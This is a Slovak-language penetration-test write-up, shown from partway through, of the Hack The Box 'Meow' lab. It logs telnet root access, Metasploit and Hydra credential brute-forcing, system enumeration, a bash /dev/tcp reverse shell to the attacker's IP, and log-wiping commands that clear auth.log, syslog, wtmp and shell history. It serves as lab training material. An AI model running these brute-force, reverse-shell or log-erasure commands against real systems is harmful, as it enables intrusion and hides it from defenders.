
Výsledok hovorí, že máme otvorený port 23, ktorý je potenciálnou nezašifrovanou zraniteľnosťou pre brute-force útoky, banner grabbingu alebo získanie shellu.

8. WAFW00F – Detection Web Application Firewall (WAF):

Nástroj wafw00f som použil na detekciu prítomnosti Web Application Firewallu (WAF) na cieľovej IP 10.129.103.130.

Tento nástroj sa používa na zisťovanie, či je webová aplikácia chránená WAFom (Web Application Firewall).

Tieto firewally slúžia na detekciu a blokovanie škodlivých požiadaviek (SQLi, XSS, LFI...), takže je dobré vedieť, či tam nejaký je, ešte pred útokom.



Výsledok:

ERROR: wafw00f: Site 10.129.103.130 appears to be down

wafw00f sa pokúša komunikovať na porte 443 (HTTPS), čo zlyhalo, pretože:

a.) Táto IP nemá spustenú HTTPS službu
b.) Port 443 je zatvorený
c.) Telnet beží na porte 23, ale ten nie je HTTP/HTTPS server, takže wafw00f sa nemá kam pripojiť

9. Prienik do systému cez telnet:

V tejto fáze som prenikol priamo do systému:

telnet 10.129.103.130 23

1. Ako útočník sa pokúšam pripojiť na cieľovú službu bežiacu cez otvorený port 23.
2. Ako môžete vidieť, úspešne som sa na tento port pripojil
3. Overil som si, či mám skutočne root práva → **whoami**, **id**
4. Cieľový systém je Ubuntu 20.04.2 LTS
5. Po vykonaní činnosti som sa úspešne odpojil zo systému

10. Metasploit:

V tejto fáze som získal prístup cez Telnet pomocou Metasploit-u, konkrétne BruteForce modulom:

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +-------------------------------------------------------+
  |                                                       |
  |  ==c(_____(o(_____(_()  |"""""""""""|======[***      |
  |            )=\          |  EXPLOIT   \               |
  |           // \\         |_____________\______        |
  |          //   \\        |==[msf >]============\      |
  |         //     \\       |______________________\     |
  |        // RECON \\      |\@)@)@)@)@)@)@)@)/         |
  |       //         \\      |*********************       |
  +-------------------------+-----------------------+
  |      o O o              |        \'\/\/\/'/             |
  |              o O        |         )======(              |
  |                   o     |       .'  LOOT  '.            |
  | |^^^^^^^^^^^^^^|l___    |      /    _||__   \           |
  |  |     PAYLOAD     |""\___,  |     /    (_||_     \          |
  | |_______________|__|)__|  |    |      __||_)     |         |
  | |(@)(@)"""**|(@)(@)**|(@)  |    "       ||       "         |
  |  = = = = = = = = = = = =  |     '_____________'           |
  +-------------------------+-----------------------+


       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 10.129.103.130
RHOSTS => 10.129.103.130
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD root
PASSWORD => root
msf6 auxiliary(scanner/telnet/telnet_login) > exploit

[!] 10.129.103.130:23     - No active DB -- Credential data will not be saved!
[+] 10.129.103.130:23     - 10.129.103.130:23 - Login Successful: root:root
[*] 10.129.103.130:23     - Attempting to start session 10.129.103.130:23 with root:root
[*] Command shell session 1 opened (10.10.15.126:40627 -> 10.129.103.130:23) at 2025-04-09 10:55:54 -0400
[*] 10.129.103.130:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > exit
[*] You have active sessions open, to exit anyway type "exit -y"
msf6 auxiliary(scanner/telnet/telnet_login) > exit -y
```

Použitý modul: **use auxiliary/scanner/telnet/telnet_login**

→ model určený na automatizované testovanie Telnet prihlasovania

→ skúša prihlasovacie mená a heslá

Postupné kroky v **Metasploit**:

Nastavenie cieľovej IP adresy → **set RHOSTS 10.129.103.130**

Zadanie prihlasovacích údajov → **set USERNAME root**

set PASSWORD root

Spustenie útoku → **exploit**

Výsledky útoku:

10.129.103.130:23 – Login Successful: root:root

→ Modul úspešne overil, že Telnet účet ,,root“ s heslom ,,root“ funguje

Command shell session 1 opened ...

→ Získal som interaktívny prístup k shellu cieľového systému

Následne som session ukončil cez **exit -y**

Zneužitie Metasploit: Automatizovaný útok s default údajmi (login: root, passwd: root) poukazuje na kritickú zraniteľnosť. Umožňuje tak eskaláciu práv, post-exploitation a pivotovanie.

11. Hydra:

Pomocou Hydry som našiel 16 platných kombinácii prihlasovacích údajov pre službu Telnet na IP adrese: **10.129.103.130:**

hydra -l root -P /usr/share/wordlists/rockyou.txt 10.129.103.130 telnet

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ hydra -l root -P /usr/share/wordlists/rockyou.txt 10.129.103.130 telnet
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
egal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-09 10:58:56
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking telnet://10.129.103.130:23/
[23][telnet] host: 10.129.103.130   login: root   password: iloveyou
[23][telnet] host: 10.129.103.130   login: root   password: password
[23][telnet] host: 10.129.103.130   login: root   password: abc123
[23][telnet] host: 10.129.103.130   login: root   password: monkey
[23][telnet] host: 10.129.103.130   login: root   password: 12345
[23][telnet] host: 10.129.103.130   login: root   password: babygirl
[23][telnet] host: 10.129.103.130   login: root   password: rockyou
[23][telnet] host: 10.129.103.130   login: root   password: 123456
[23][telnet] host: 10.129.103.130   login: root   password: 1234567
[23][telnet] host: 10.129.103.130   login: root   password: 123456789
[23][telnet] host: 10.129.103.130   login: root   password: jessica
[23][telnet] host: 10.129.103.130   login: root   password: nicole
[23][telnet] host: 10.129.103.130   login: root   password: 12345678
[23][telnet] host: 10.129.103.130   login: root   password: daniel
[23][telnet] host: 10.129.103.130   login: root   password: princess
[23][telnet] host: 10.129.103.130   login: root   password: lovely
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-09 10:59:12
```

Tieto výsledky môžu byť nápomocné napríklad pri rýchlom získaní shellu alebo ako dôkaz slabého zabezpečenia služby počas penetračného testovania.

Hydra (zneužitie 16 úspešných loginov): Slabé heslá na Telnet účtoch predstavujú riziko kompromitácie systému či dokonca je ich možné zneužiť pre ďalšie pohyby po sieti

12. Spätné pripojenie do systému (Post-Explotation):

telnet 10.129.103.130 23

```
┌──(kali㉿kali)-[~]
└─$ telnet 10.129.103.130 23
Trying 10.129.103.130 ...
Connected to 10.129.103.130.
Escape character is '^]'.

Hack the Box

Meow login: root
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 09 Apr 2025 03:00:31 PM UTC

  System load:           0.0
  Usage of /:            41.7% of 7.75GB
  Memory usage:          4%
  Swap usage:            0%
  Processes:             139
  Users logged in:       0
  IPv4 address for eth0: 10.129.103.130
  IPv6 address for eth0: dead:beef::250:56ff:fe94:9874

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

75 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Apr  9 14:59:14 UTC 2025 on pts/5
root@Meow:~# whoami
root
root@Meow:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Meow:~# ls -la /root/
total 36
```

→ Úspešné pripojenie a prihlásenie ako root

→ Systém: Ubuntu 20.04.2 LTS

→ Architektúra: x86_64

Získal som úplný prístup a kontrolu nad systémom

Overenie identity: whoami, id, ls -la /root

→ potvrdenie identity, že sme root (plný prístup)

→ .bash_history súbor je presmerovaný do /dev/null

```
kali@kali: ~
File  Actions  Edit  View  Help

Last login: Wed Apr  9 14:59:14 UTC 2025 on pts/5
root@Meow:~# whoami
root
root@Meow:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Meow:~# ls -la /root/
total 36
drwx------  5 root root 4096 Jun 18  2021 .
drwxr-xr-x 20 root root 4096 Jul  7  2021 ..
lrwxrwxrwx  1 root root    9 Jun  4  2021 .bash_history → /dev/null
-rw-r--r--  1 root root 3132 Oct  6  2020 .bashrc
drwx------  2 root root 4096 Apr 21  2021 .cache
-rw-r--r--  1 root root   33 Jun 17  2021 flag.txt
drwxr-xr-x  3 root root 4096 Apr 21  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   75 Mar 26  2021 .selected_editor
drwxr-xr-x  3 root root 4096 Apr 21  2021 snap
root@Meow:~# ls -la /home/
total 8
drwxr-xr-x  2 root root 4096 May  7  2020 .
drwxr-xr-x 20 root root 4096 Jul  7  2021 ..
root@Meow:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
```

Zoznam používateľov systému:

cat /etc/passwd → zobrazil všetky systémové účty

vieme identifikovať, ktorí používatelia môžu mať shell a potenciálne hľadať zraniteľností

```
root@Meow:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
```

Kontrola otvorených portov:

netstat -tulnp

```
kali@kali: ~
File  Actions  Edit  View  Help
root@Meow:~# netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp6       0      0 :::23                   :::*                    LISTEN      974/xinetd
udp        0      0 0.0.0.0:68              0.0.0.0:*                           786/dhclient
```

Výstup:

→ Port 23 je otvorený, aktívne počúva

→ Beží cez xinetd, ktorý spravuje spúšťanie služieb na požiadanie

Bežiace procesy:

ps aux

```
root@Meow:~# ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.1  0.2 167108 11212 ?        Ss   14:43   0:01 /sbin/init maybe-ubiquity
root           2  0.0  0.0      0     0 ?        S    14:43   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   14:43   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   14:43   0:00 [rcu_par_gp]
root           5  0.0  0.0      0     0 ?        I    14:43   0:00 [kworker/0:0-cgroup_destroy]
root           6  0.0  0.0      0     0 ?        I<   14:43   0:00 [kworker/0:0H-kblockd]
root           8  0.0  0.0      0     0 ?        I    14:43   0:00 [kworker/u4:0-events_unbound]
root           9  0.0  0.0      0     0 ?        I<   14:43   0:00 [mm_percpu_wq]
root          10  0.0  0.0      0     0 ?        S    14:43   0:00 [ksoftirqd/0]
root          11  0.0  0.0      0     0 ?        I    14:43   0:00 [rcu_sched]
root          12  0.0  0.0      0     0 ?        S    14:43   0:00 [migration/0]
root          13  0.0  0.0      0     0 ?        S    14:43   0:00 [idle_inject/0]
root          14  0.0  0.0      0     0 ?        S    14:43   0:00 [cpuhp/0]
root          15  0.0  0.0      0     0 ?        S    14:43   0:00 [cpuhp/1]
root          16  0.0  0.0      0     0 ?        S    14:43   0:00 [idle_inject/1]
root          17  0.0  0.0      0     0 ?        S    14:43   0:00 [migration/1]
root          18  0.0  0.0      0     0 ?        S    14:43   0:00 [ksoftirqd/1]
root          20  0.0  0.0      0     0 ?        I<   14:43   0:00 [kworker/1:0H-kblockd]
root          21  0.0  0.0      0     0 ?        S    14:43   0:00 [kdevtmpfs]
root          22  0.0  0.0      0     0 ?        I<   14:43   0:00 [netns]
root          23  0.0  0.0      0     0 ?        S    14:43   0:00 [rcu_tasks_kthre]
root          24  0.0  0.0      0     0 ?        S    14:43   0:00 [kauditd]
root          25  0.0  0.0      0     0 ?        S    14:43   0:00 [khungtaskd]
root          26  0.0  0.0      0     0 ?        S    14:43   0:00 [oom_reaper]
root          27  0.0  0.0      0     0 ?        I<   14:43   0:00 [writeback]
root          28  0.0  0.0      0     0 ?        S    14:43   0:00 [kcompactd0]
root          29  0.0  0.0      0     0 ?        SN   14:43   0:00 [ksmd]
root          30  0.0  0.0      0     0 ?        SN   14:43   0:00 [khugepaged]
root          77  0.0  0.0      0     0 ?        I<   14:43   0:00 [kintegrityd]
root          78  0.0  0.0      0     0 ?        I<   14:43   0:00 [kblockd]
root          79  0.0  0.0      0     0 ?        I<   14:43   0:00 [blkcg_punt_bio]
root          80  0.0  0.0      0     0 ?        I<   14:43   0:00 [tpm_dev_wq]
root          81  0.0  0.0      0     0 ?        I<   14:43   0:00 [ata_sff]
root          82  0.0  0.0      0     0 ?        I<   14:43   0:00 [md]
root          83  0.0  0.0      0     0 ?        I<   14:43   0:00 [edac-poller]
root          84  0.0  0.0      0     0 ?        I<   14:43   0:00 [devfreq_wq]
root          85  0.0  0.0      0     0 ?        S    14:43   0:00 [watchdogd]
root          88  0.0  0.0      0     0 ?        S    14:43   0:00 [kswapd0]
root          89  0.0  0.0      0     0 ?        S    14:43   0:00 [ecryptfs-kthrea]
root          91  0.0  0.0      0     0 ?        I<   14:43   0:00 [kthrotld]
root          92  0.0  0.0      0     0 ?        S    14:43   0:00 [irq/24-pciehp]
root          93  0.0  0.0      0     0 ?        S    14:43   0:00 [irq/25-pciehp]
root          94  0.0  0.0      0     0 ?        S    14:43   0:00 [irq/26-pciehp]
root          95  0.0  0.0      0     0 ?        S    14:43   0:00 [irq/27-pciehp]
root          96  0.0  0.0      0     0 ?        S    14:43   0:00 [irq/28-pciehp]
```

Výstup:


→ získal som prehľad o zaujímavých procesoch

→ možných službách bežiacich na pozadí (login, xinetd, snap, cron atď.)

13. Upevnenie prístupu & Vyčistenie stôp (Post-Explotation):

V tejto fáze ide o:

a.) Získanie shellu (exploitácia)
b.) Stabilizácia spojenia
c.) Zber systémových informácii
d.) Získanie root
e.) Vymazanie dôkazov o prieniku



Ľavá strana Kali: nc -lvnp 4444

→ Netcat počúva na porte 4444, čaká na prichádzajúce spojenie

→ útočnícky nástroj

Pravá strana Kali: pripojenie na IP adresu 10.129.103.130 (cieľ)

→ reverse shell funguje

Ľavá strana Kali: overenie identity: whoami → root, id → uid=0(root)

Získavanie info o systéme: ls -la /root/, cat /etc/passwd

Pravá strana Kali: Na stroji Meow (cieľ) bol vykonaný reverse shell:

bash -i >& /dev/tcp/10.10.15.126/4444 0>&1

→ bash presmeruje svoj výstup cez TCP socket na našu IP adresu

Maskovanie stôp:

```
kali@kali: ~
File  Actions  Edit  View  Help
root        3549  0.0  0.2  18408  9600 ?        Ss   15:03   0:00 /lib/systemd/systemd --user
root        3551  0.0  0.0 168464  3208 ?        S    15:03   0:00 (sd-pam)
root        3564  0.0  0.1   8172  5132 pts/0    S    15:03   0:00 -bash
root        3610  0.0  0.0   7236  3952 pts/0    S    15:04   0:00 bash -i
root        3677  0.0  0.0      0     0 ?        I    15:05   0:00 [kworker/0:0-cgroup_destroy]
root        3682  0.0  0.0      0     0 ?        I    15:05   0:00 [kworker/0:3]
root        3701  0.0  0.0   8892  3240 pts/0    R+   15:06   0:00 ps aux
root@Meow:~# history
history
    1  history
    2  whoami
    3  id
    4  ls -la /root/
    5  ls -la /home/
    6  cat /etc/passwd
    7  netstat -tulnp
    8  ps aux
    9  history
root@Meow:~# echo > ~/.bash_history
echo > ~/.bash_history
root@Meow:~# unset HISTFILE
unset HISTFILE
root@Meow:~# echo > /var/log/wtmp
echo > /var/log/wtmp
root@Meow:~# echo > /var/log/lastlog
echo > /var/log/lastlog
root@Meow:~# echo > /var/log/auth.log
echo > /var/log/auth.log
root@Meow:~# echo > /var/log/syslog
echo > /var/log/syslog
root@Meow:~# ps aux | grep auditd
ps aux | grep auditd
root          24  0.0  0.0      0     0 ?        S    14:43   0:00 [kauditd]
root        3745  0.0  0.0   6432   736 pts/0    S+   15:08   0:00 grep --color=auto auditd
root@Meow:~# ps aux | grep fail2ban
ps aux | grep fail2ban
root        3751  0.0  0.0   6432   728 pts/0    S+   15:08   0:00 grep --color=auto fail2ban
root@Meow:~# rm -f /tmp/* /var/tmp/* ~/.bash_history
rm -f /tmp/* /var/tmp/* ~/.bash_history
rm: cannot remove '/tmp/snap.lxd': Is a directory
rm: cannot remove '/tmp/systemd-private-792c354270bc4f278b9266f4487ddad3-systemd-logind.service-7aFYYg': Is a directory
rm: cannot remove '/tmp/systemd-private-792c354270bc4f278b9266f4487ddad3-systemd-timesyncd.service-8xofCi': Is a directory
rm: cannot remove '/tmp/vmware-root_627-4013264619': Is a directory
rm: cannot remove '/var/tmp/systemd-private-792c354270bc4f278b9266f4487ddad3-systemd-logind.service-SSqDog': Is a directory
rm: cannot remove '/var/tmp/systemd-private-792c354270bc4f278b9266f4487ddad3-systemd-timesyncd.service-wJsS4g': Is a directory
root@Meow:~# history
history
    1  history
    2  whoami
    3  id
    4  ls -la /root/
    5  ls -la /home/
```

1. Vymazanie .bash_history
2. Unsetnutie HISTFILE
3. Vymazanie logov → /var/log/auth.log, /var/log/syslog
4. Kontrola procesov → auditd, fail2ban (ochranné služby)

Overenie histórie mojej prítomnosti v systéme a následne jej kompletné vymazanie:

root@Meow: **rm -f /tmp/* /var/tmp/* ~/.bash_history** → bash_history bol nulovaný

root@Meow: **history** → kontrola mojej prítomnosti v systéme

root@Meow: **history -c** → totálne vymazanie histórie

V tejto fáze systém už nemá priame dôkazy o mojej činnosti

Reverse Shell & Mazanie stôp (zneužitie):

Stabilizované pripojenie cez Netcat + vymazanie logov znamená, že útočník môže zotrvať v systéme dlhodobo a nepozorovane

Záver

V tejto časti som demonštroval celý proces od pasívneho zberu informácií cez subdoménovú analýzu až po získanie root shellu cez Telnet, automatizované bruteforce a reverzný shell.

Na záver boli stopy prieniku odstránené a systém ponechaný bez dôkazov o aktivite.

Táto dokumentácia slúži ako dôkaz mojej schopnosti vykonávať kompletný pentest cyklus v kontrolovanom labovom prostredí.